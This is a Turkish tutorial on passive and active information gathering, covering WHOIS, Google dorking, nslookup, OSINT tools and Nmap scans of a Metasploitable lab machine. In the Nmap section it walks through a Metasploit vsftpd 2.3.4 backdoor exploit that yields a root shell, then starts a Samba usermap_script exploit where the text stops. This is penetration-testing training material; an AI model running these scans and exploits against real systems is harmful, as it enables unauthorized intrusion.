

# **AKTİF VE PASİF BİLGİ TOPLAMA**

**YAVUZ SELİM SARI**

# İÇİNDEKİLER

<b>AKTİF PASİF BİLGİ TOPLAMA .....</b>	<b>3</b>
<b>Bilgi Toplama .....</b>	<b>3</b>
<b>Pasif Bilgi Toplama .....</b>	<b>3</b>
<b>Pasif Bilgi Toplama Yöntemleri ve Araçları .....</b>	<b>3</b>
WHOIS Sorguları.....	3
Arama Motorları.....	4
Sosyal Medya ve Sosyal Ağlar .....	4
Online Arşiv Siteleri.....	5
DNS Sorguları.....	5
Web Sitesi Analizi.....	7
Açık Kaynak İstihbaratı (OSINT) Araçları.....	8
<b>Pasif Bilgi Toplama Avantajları ve Dezavantajları.....</b>	<b>10</b>
<b>Aktif Bilgi Toplama .....</b>	<b>10</b>
<b>Aktif Bilgi Toplama Araçları.....</b>	<b>10</b>
Nmap.....	10
Nmap'in Bazı Temel Kullanımları ve Parametreleri.....	11
Netcat .....	17
Netcat'in Bazı Temel Kullanımları ve Parametreleri .....	17
Nikto.....	18
Nikto'nun Bazı Temel Kullanımları ve Parametreleri.....	18
Dirb.....	20
Dirb Bazı Temel Kullanımları ve Parametreleri.....	20
OWASP ZAP .....	21
OWASP ZAP Kullanımı.....	21
<b>Aktif Bilgi Toplama Avantajları ve Dezavantajları .....</b>	<b>22</b>

# AKTİF PASİF BİLGİ TOPLAMA

## Bilgi Toplama

Bilgi toplama, bir hedef hakkında mümkün olduğunca fazla veri elde etme sürecidir. Bu süreç, siber güvenlik uzmanlarına, sistemlerin ve ağların zayıf noktalarını belirlemelerinde yardımcı olur ve potansiyel saldırıları önceden tespit etmelerini sağlar. Bilgi toplama iki ana kategoriye ayrılır: aktif bilgi toplama ve pasif bilgi toplama. Bu makalede, her iki yöntemin detaylarına ve bunların siber güvenlikteki rollerine değineceğim.

## Pasif Bilgi Toplama

Hedef sistem veya organizasyon hakkında herhangi bir doğrudan etkileşim olmadan bilgi toplama sürecidir. Bu süreç, hedefe herhangi bir iz bırakmadan ve dikkat çekmeden bilgi elde etmeyi amaçlar. Pasif bilgi toplama, genellikle kamuya açık kaynaklardan ve çeşitli internet araçlarından yararlanılarak gerçekleştirilir.

## Pasif Bilgi Toplama Yöntemleri ve Araçları

**WHOIS Sorguları:** Alan adı kayıt bilgilerini öğrenmek için kullanılır. Alan adı sahibinin kimlik bilgilerini, iletişim bilgilerini ve diğer detayları içerir. Whois sorgusu için yapılması gereken ilgili sitenin arama çubuğuna web sitesinin domainini yazıp sorgula butonuna basmak yeterli olur.

**Araçlar:** WHOIS Lookup, DomainTools.

- <https://who.is/>
- <https://whois.domaintools.com/>



İsteğinize bağlı olarak bu işlemi Linux Terminali üzerinden **whois <alan adı>** komutu ile yapabilirsiniz. Eğer whois aracı yüklü değilse **sudo apt-get install whois** komutuyla indirebilirsiniz.

**Arama Motorları:** Hedef hakkında bilgi toplamak için kullanılır. Google Hacking (Google Dorks) teknikleri, hedefin zayıf yönlerini ve yanlış yapılandırmalarını bulmak için kullanılır.

**Araçlar:** Google, Bing,

### Google Dorking Teknikleri:

**Filetype:** Bu operatör belirli dosya türlerini arar. Örneğin, `filetype:pdf` PDF dosyalarını döndürür.

**Inurl:** `inurl:` operatörü bir sayfanın URL'sindeki belirli kelimeleri bulmak için kullanılabilir. Örneğin, `inurl:login` URL'sinde 'login' bulunan sayfaları döndürür.

**Intext:** `intext:` operatörüyle, bir web sayfasının içeriğinde belirli bir metni arayabilirsiniz. Örneğin, `intext:"password"`, "password" kelimesini içeren sayfaları getirir.

**Intitle:** `intitle:` operatörü bir web sayfasının başlığında belirli terimleri aramak için kullanılır. Örneğin, `intitle:"index of"` dizin listelemesi etkinleştirilmiş web sunucularını ortaya çıkarabilir.

**Link:** `link:` operatörü belirli bir URL'ye bağlantı veren sayfaları bulmak için kullanılabilir. Örneğin, `link:example.com` example.com'a bağlantı veren sayfaları bulur.

**Site:** `site:` operatörü belirli bir site içinde arama yapmanıza olanak tanır. Örneğin, `site:example.com` example.com içinde arama yapar.

Use Case	Operator	Example Usage
Belirli Bir Web Sitesinde Arama Yapmak	`site:`	`site:example.com`
Belirli Dosya Türlerini Bulma	`filetype:`	`filetype:pdf`
Belirli Başlıklara Sahip Sayfaları Arama	`intitle:`	`intitle:"index of`
Belirli bir URL'ye Bağlantı Veren Sayfaları Bulma	`link:`	`link:example.com`
Bir Web Sayfasında Belirli Bir Metni Aramak	`intext:`	`intext:"password"``

**Sosyal Medya ve Sosyal Ağlar:** Hedefin çalışanları, organizasyon yapısı, iletişim bilgileri ve diğer ayrıntıları toplamak için kullanılır.

**Araçlar:** LinkedIn, Facebook, Twitter.

**Online Arşiv Siteleri:** Online arşiv siteleri arama motorlarına benzer bir şekilde interneti tararlar ve internet üzerinde bulunan bileşenleri arşivler. Çeşitli arşiv sitelerini kullanarak geçmiş dönemlerde internete yüklenmiş dosyaları arayabilir veya sayfalara ulaşabilirsiniz.

**Araçlar:** Wayback Machine.

- <https://web.archive.org/>



Explore more than 866 billion web pages saved over time

Enter a URL or words related to a site's home page

**DNS Sorguları:** DNS (Domain Name System) kayıtları, bir domainin IP adresleri, MX kayıtları ve diğer DNS bilgilerini içerir. Bu kayıtlar, hedefin ağ yapısını ve potansiyel zayıf noktalarını açığa çıkarabilir.

**Araçlar:** nslookup, dig, DNSDumpster.

#### NSLOOKUP Kullanımı ve Bazı Parametreleri:

Kullanımı ve bazı parametreleri Linux Terminali üzerinden ele alacağım.

**nslookup <hedefsite.com>** hedef olarak verdiğimiz sitenin IP adresini bize sunar.

```
yavuz@kali: ~  
File Actions Edit View Help  
  
(yavuz@kali)-[~]  
$ nslookup www.google.com  
Server:      192.168.1.1  
Address:     192.168.1.1#53  
  
Non-authoritative answer:  
www.google.com canonical name = forcesafesearch.google.com.  
Name:   forcesafesearch.google.com  
Address: 216.239.38.120  
Name:   forcesafesearch.google.com  
Address: 2001:4860:4802:32::78
```

**nslookup -type= any <hedefsite.com>** nslookup aracının yapabileceği bütün sorgulamaları yapar. Mevcut tüm DNS kayıtlarını da görüntüleyebiliriz.

```
File Actions Edit View Help

(yavuz@kali)-[~]
$ nslookup -type=any google.com
Server:          192.168.1.1
Address:         192.168.1.1#53

Non-authoritative answer:
google.com       canonical name = forcesafesearch.google.com.

Authoritative answers can be found from:
safesearch.rpz
    origin = localhost.turkcell.local
    mail addr = root.turkcell.rpz
    serial = 2016040512
    refresh = 3600
    retry = 600
    expire = 1209600
    minimum = 3600
```

**nslookup -type=soa <hedefsite.com>** SOA kaydı (Service Oriented Architecture), alan adı, alan yöneticisinin e-posta adresi, alan seri numarası vb. hakkında yetkili bilgiler sağlar.

```
File Actions Edit View Help

(yavuz@kali)-[~]
$ nslookup -type=soa google.com
Server:          192.168.1.1
Address:         192.168.1.1#53

Non-authoritative answer:
google.com       canonical name = forcesafesearch.google.com.

Authoritative answers can be found from:
google.com
    origin = ns1.google.com
    mail addr = dns-admin.google.com
    serial = 659468866
    refresh = 900
    retry = 900
    expire = 1800
    minimum = 60
safesearch.rpz
    origin = localhost.turkcell.local
    mail addr = root.turkcell.rpz
    serial = 2016040512
    refresh = 3600
    retry = 600
    expire = 1209600
    minimum = 3600
```

`nslookup -type= ns <hedefsite.com>` hedef olarak verdiğimiz sitenin name serverlarını sorgular.

```
yavuz@kali: ~  
File Actions Edit View Help  
  
(yavuz@kali)-[~]  
$ nslookup -type=ns redhat.com  
Server:      192.168.1.1  
Address:     192.168.1.1#53  
  
Non-authoritative answer:  
redhat.com    nameserver = dns2.p02.nsone.net.  
redhat.com    nameserver = dns1.p02.nsone.net.  
redhat.com    nameserver = dns4.p01.nsone.net.  
redhat.com    nameserver = dns1.p01.nsone.net.  
redhat.com    nameserver = dns2.p01.nsone.net.  
redhat.com    nameserver = dns3.p01.nsone.net.
```

`nslookup -type= a <hedefsite.com>` komutunu kullanarak belirli bir kayıt için tüm kullanılabilir. DNS kayıtlarını da görüntüleyebiliriz .

```
yavuz@kali: ~  
File Actions Edit View Help  
  
(yavuz@kali)-[~]  
$ nslookup -type=a google.com  
Server:      192.168.1.1  
Address:     192.168.1.1#53  
  
Non-authoritative answer:  
google.com    canonical name = forcesafesearch.google.com.  
Name:         forcesafesearch.google.com  
Address:      216.239.38.120
```

`nslookup -type=txt <hedefsite.com>` komutu kullanarak herhangi bir alan adı için yapılandırılmış tüm TXT kayıtlarını bulabilirsiniz.

```
yavuz@kali: ~  
File Actions Edit View Help  
  
(yavuz@kali)-[~]  
$ nslookup -type=txt redhat.com  
;; Truncated, retrying in TCP mode.  
Server:      192.168.1.1  
Address:     192.168.1.1#53  
  
Non-authoritative answer:  
redhat.com    text = "slack-domain-verification=dPrnI9sLvqvAbQUwzvFsPXsPEU1PL0DdgGxLhEUR"  
redhat.com    text = "google-site-verification=rl_wq5rq_W7A70SyK08d8Ta_Hf6AKP5tqtdlo4iGTvs"  
redhat.com    text = "status-page-domain-verification=dfx5rbys1ts5"  
redhat.com    text = "apple-domain-verification=xaB3GAa9xxzrpoS4"  
redhat.com    text = "status-page-domain-verification=hyls0f05cd87"  
redhat.com    text = "MS=ms88428189"  
redhat.com    text = "v=spf1 redirect=73t7ezjz._spf._d.mim.ec"
```



**Web Sitesi Analizi:** Hedef web sitesinin yapısını, kullanılan teknolojileri ve güvenlik açıklarını öğrenmek için kullanılır.

**Araçlar:** Netcraft, BuiltWith, Wappalyzer.

- <https://www.netcraft.com/>
- <https://builtwith.com/>
- <https://www.wappalyzer.com/>

**Açık Kaynak İstihbaratı (OSINT) Araçları:** Kamuya açık kaynaklardan bilgi toplamak için kullanılan yazılım ve hizmetlerdir. Bu araçlar, internetteki çeşitli veri kaynaklarından bilgi toplayarak analiz etmeyi ve kararlar vermeyi kolaylaştırır.

**Popüler OSINT Araçları:**

**Shodan:** İnternete bağlı cihazları ve sistemleri keşfetmek için kullanılır.

- **Kullanım Alanları:** Ağ güvenliği, cihaz keşfi.
- <https://www.shodan.io/>




**Maltego:** Grafiksel bir analiz aracı olup, veri madenciliği ve bilgi keşfi için kullanılır.

- **Kullanım Alanları:** Sosyal medya analizi, dijital adli bilişim.
- <https://www.maltego.com/>

**Recon-ng:** Linux sistemler üzerinde çalışan bir araçtır. Web tabanlı bilgi toplama için modüler bir araçtır. **apt install recon-ng** komutuyla sisteminize yükleyebilirsiniz.

- **Kullanım Alanları:** Güvenlik değerlendirmeleri, bilgi toplama.





**theHarvester:** Linux sistemler üzerinde çalışan bir araçtır. Hedef üzerinde aktif ya da pasif bilgi toplamak için kullanılabilir. E-posta adresleri, alan adları, IP adresleri ve URL'ler gibi bilgileri toplar.

- **Kullanım Alanları:** Penetrasyon testleri.

**Censys:** İnternete bağlı cihazlar ve hizmetler hakkında bilgi toplar.

- **Kullanım Alanları:** Ağ keşfi, güvenlik açıkları.
- <https://search.censys.io/>




**FOCA:** Hedef web siteye yer alan belgeleri toplayarak metadata analizi yapar. Office dosyaları ve birçok dosya türünü arama motorları aracılığı ile bulur, indirir ve analiz eder. Google, Bing ve DuckDuckGo arama motorlarını kullanır.

- **Kullanım Alanları:** Bilgi sızdırma analizi, dosya meta verileri.
- <https://github.com/ElevenPaths/FOCA>

**OSINT Framework:** Çeşitli OSINT araçlarını ve kaynaklarını bir araya getiren bir web sitesi.

- **Kullanım Alanları:** Bilgi toplama rehberi, kaynaklar.
- <https://osintframework.com/>

## OSINT Framework



(T) - Indicates a link to a tool that must be installed and run locally.  
(D) - Google Dork; for more information: [Google Hacking](#)  
(R) - Requires registration  
(M) - Indicates a URL that contains the search term and the tool must be edited manually

## Pasif Bilgi Toplama Avantajları ve Dezavantajları:

### Avantajlar:

- Tespit edilme riski düşüktür
- Yasal ve etik olarak daha az sorun teşkil eder.
- Geniş bir bilgi havuzu sağlar.

### Dezavantajlar:

- Elde edilen bilgiler sınırlı ve yüzeysel olabilir.
- Gerçek zamanlı veriler elde etmek zordur.
- Doğruluk oranı düşük olabilir, çünkü bilgiler güncellenmemiş veya yanlış olabilir.

## Aktif Bilgi Toplama

Aktif bilgi toplama, bir hedef sistem, ağ veya cihaz hakkında doğrudan etkileşimli sorgular yaparak bilgi toplamayı ifade eder. Bu süreçte hedef sistemle doğrudan iletişime geçilir ve belirli sorgular veya testler yapılır. Aktif bilgi toplama, genellikle penetrasyon testi sırasında kullanılır.

### Aktif Bilgi Toplama Araçları:

**Nmap:** Ağ keşfi ve güvenlik taramaları için kullanılır. Hedef sistemlerde açık portlar, hizmetler ve işletim sistemleri hakkında bilgi toplar.

#### Kullanım Alanları:

- **Port Taraması:** Hangi portların açık olduğunu tespit eder.
- **Hizmet Tespiti:** Çalışan hizmetler ve versiyonları hakkında bilgi toplar.
- **OS Detection (İşletim Sistemi Tespiti):** Hedef sistemin işletim sistemini belirler.
- **Zafiyet Taraması:** Nmap Scripting Engine (NSE) kullanarak bilinen zafiyetleri tarar.

#### Özellikler:

- Hızlı ve esnek tarama seçenekleri.
- Ağ haritalama ve keşif yapma.
- Kolayca özelleştirilebilen betik desteği (NSE).
- <https://nmap.org/>



## Nmap'in Bazı Temel Kullanımları ve Parametreleri:

Bu tarama örneği, **metasploitable** cihazı üzerinde gerçekleştirilmiştir.

1. **Basit Tarama:** Bu komut belirli bir IP adresini tarar.

- **nmap 192.168.1.19**

```
(yavuz@kali)-[~]  
$ nmap 192.168.1.19  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:42 +03  
Nmap scan report for 192.168.1.19 (192.168.1.19)  
Host is up (0.0025s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1099/tcp  open  rmiregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8180/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 0.09 seconds
```

2. **Belirli Bir Portu Tarama:** Bu komut, 192.168.1.19 IP adresindeki 80 numaralı portu tarar.

- **nmap -p 80 192.168.1.19**

```
(yavuz@kali)-[~]  
$ nmap -p 80 192.168.1.19  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:49 +03  
Nmap scan report for 192.168.1.19 (192.168.1.19)  
Host is up (0.00045s latency).  
  
PORT      STATE SERVICE  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

3. **Port Aralığını Tarama:** Bu komut, 192.168.1.19 IP adresindeki 1 ile 100 arasındaki portları tarar.

- `nmap -p 1-100 192.168.1.19`

```
(yavuz@kali)-[~]
$ nmap -p 1-100 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:55 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.00051s latency).
Not shown: 94 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

4. **Tüm TCP Portlarını Tarama:** Bu komut, 192.168.1.19 IP adresindeki tüm TCP portlarını tarar.

- `nmap -p- 192.168.1.19`

```
(yavuz@kali)-[~]
$ nmap -p- 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:56 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0024s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
36045/tcp open  unknown
43935/tcp open  unknown
50058/tcp open  unknown
51389/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.12 seconds
```

5. **Hizmet ve Sürüm Bilgisi Alma:** Bu komut, 192.168.1.19 IP adresindeki açık portlarda çalışan hizmetlerin ve bu hizmetlerin sürümlerinin bilgisini verir.

- **nmap -sV 192.168.1.19**

```
(yavuz@kali)-[~]
$ nmap -sV 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 16:57 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
```

6. **İşletim Sistemi Tespiti:** Bu komut, 192.168.1.19 IP adresindeki cihazın işletim sistemi hakkında bilgi verir.

- **nmap -O 192.168.1.19**

```
(root@kali)-[/home/yavuz]
# nmap -O 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 17:08 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.00073s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:37:0E:75 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
```

7. **Hızlı Tarama:** Bu komut, 192.168.1.19 IP adresini hızlı bir şekilde tarar. Hız seviyeleri T0 (en yavaş) ile T5 (en hızlı) arasında değişir.

- **nmap -T4 192.168.1.19**

```
(root@kali)-[/home/yavuz]
# nmap -T4 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 17:14 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:37:0E:75 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

8. **Stealth Tarama (Gizli Tarama):** Firewall ve IDS sistemlerinden kaçınmak için, bu komut, SYN taraması yaparak hedefe daha az fark edilir bir şekilde tarama yapar.

- **nmap -sS 192.168.1.19**

```
(root@kali)-[/home/yavuz]
# nmap -sS 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 17:17 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:29:37:0E:75 (VMware)
```



9. **Agresif Tarama:** Bu komut, 192.168.1.19 IP adresine agresif bir tarama yapar ve işletim sistemi tespiti, sürüm tespiti, traceroute gibi bilgileri de içerir.

- **nmap -A 192.168.1.19**

```
(root@kali)~/home/yavuz
# nmap -A 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 17:20 +03
Nmap scan report for 192.168.1.19 (192.168.1.19)
Host is up (0.00070s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.1.18
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPd 2.3.4 - secure, fast, stable
|_ End of status
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
|_ smtp-command: metaspoitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ ssl-date: 2024-08-06T14:21:38+00:00; +5s from scanner time.
|_ sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|_ ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/
countryName=XX
|_ Not valid before: 2010-03-17T14:07:45
|_ Not valid after: 2010-04-16T14:07:45
```

İlk olarak sırasıyla 21 numaralı port üzerinde çalışan ftp servisi'nin versiyon (vsftpd 2.3.4) bilgisinin hemen altında **ftp-anon** açıklaması bulunmaktadır. Bu açıklama kullanıcı adı olmadan giriş yapabileceğimizi bize söylüyor. Rapid7'de vsftpd 2.3.4 exploit aratarak açık hakkında detaylı bilgiler verilmiştir. Bu bilgiler kapsamında işlemlerimizi yapacağız.

İlk olarak msfconsole açıyoruz. **use exploit/unix/ftp/vsftpd\_234\_backdoor** kullanıyoruz.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

show options yazdığımızda RHOSTS ve RPORT seçeneklerini sunar. RHOSTS seçeneği hedef makinenin ip yazacağımız kısımdır. Hedef ip gözükmemektedir.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                    |
|---------|-----------------|----------|--------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                       |
| CPORT   |                 | no       | The local client port                                                          |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                   |
| RHOSTS  |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                          |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```



RHOSTS hedef makine ip. Bu kısma ip yazmak için **set RHOSTS 192.168.1.19** yazıyorum. Tekrardan **show options** diyerek işlemin doğruluğunu kontrol ediyorum. Gördüğünüz gibi RHOSTS kısmında artık hedef makinenin ip adresi yazmakta.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.19
RHOST => 192.168.1.19
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):



| Name    | Current Setting | Required | Description                                                                    |
|---------|-----------------|----------|--------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                       |
| CPORT   |                 | no       | The local client port                                                          |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][...]                   |
| RHOSTS  | 192.168.1.19    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT   | 21              | yes      | The target port (TCP)                                                          |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |


```

Son olarak **exploit** yazıyoruz ve bize hedef makinemiz için session tanımlıyor. Bu ekranı gördüyseniz hedef makinenizin içerisindesiniz demektir.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.19:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.19:21 - USER: 331 Please specify the password.
[+] 192.168.1.19:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.19:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.18:33799 -> 192.168.1.19:6200) at 2024-08-06 18:28:20 +0300

ls
bin
boot
cdrom
dev
etc
```

## 139 ve 445 portları nasıl istismar edilir SAMBA

samba 139 ve 445 portlarında çalışıyor ve metasploit kullanarak **exploit/multi/samba/usermap\_script** modülünü kullanabiliriz .

```
msf6 > use exploit/multi/samba/usermap_script
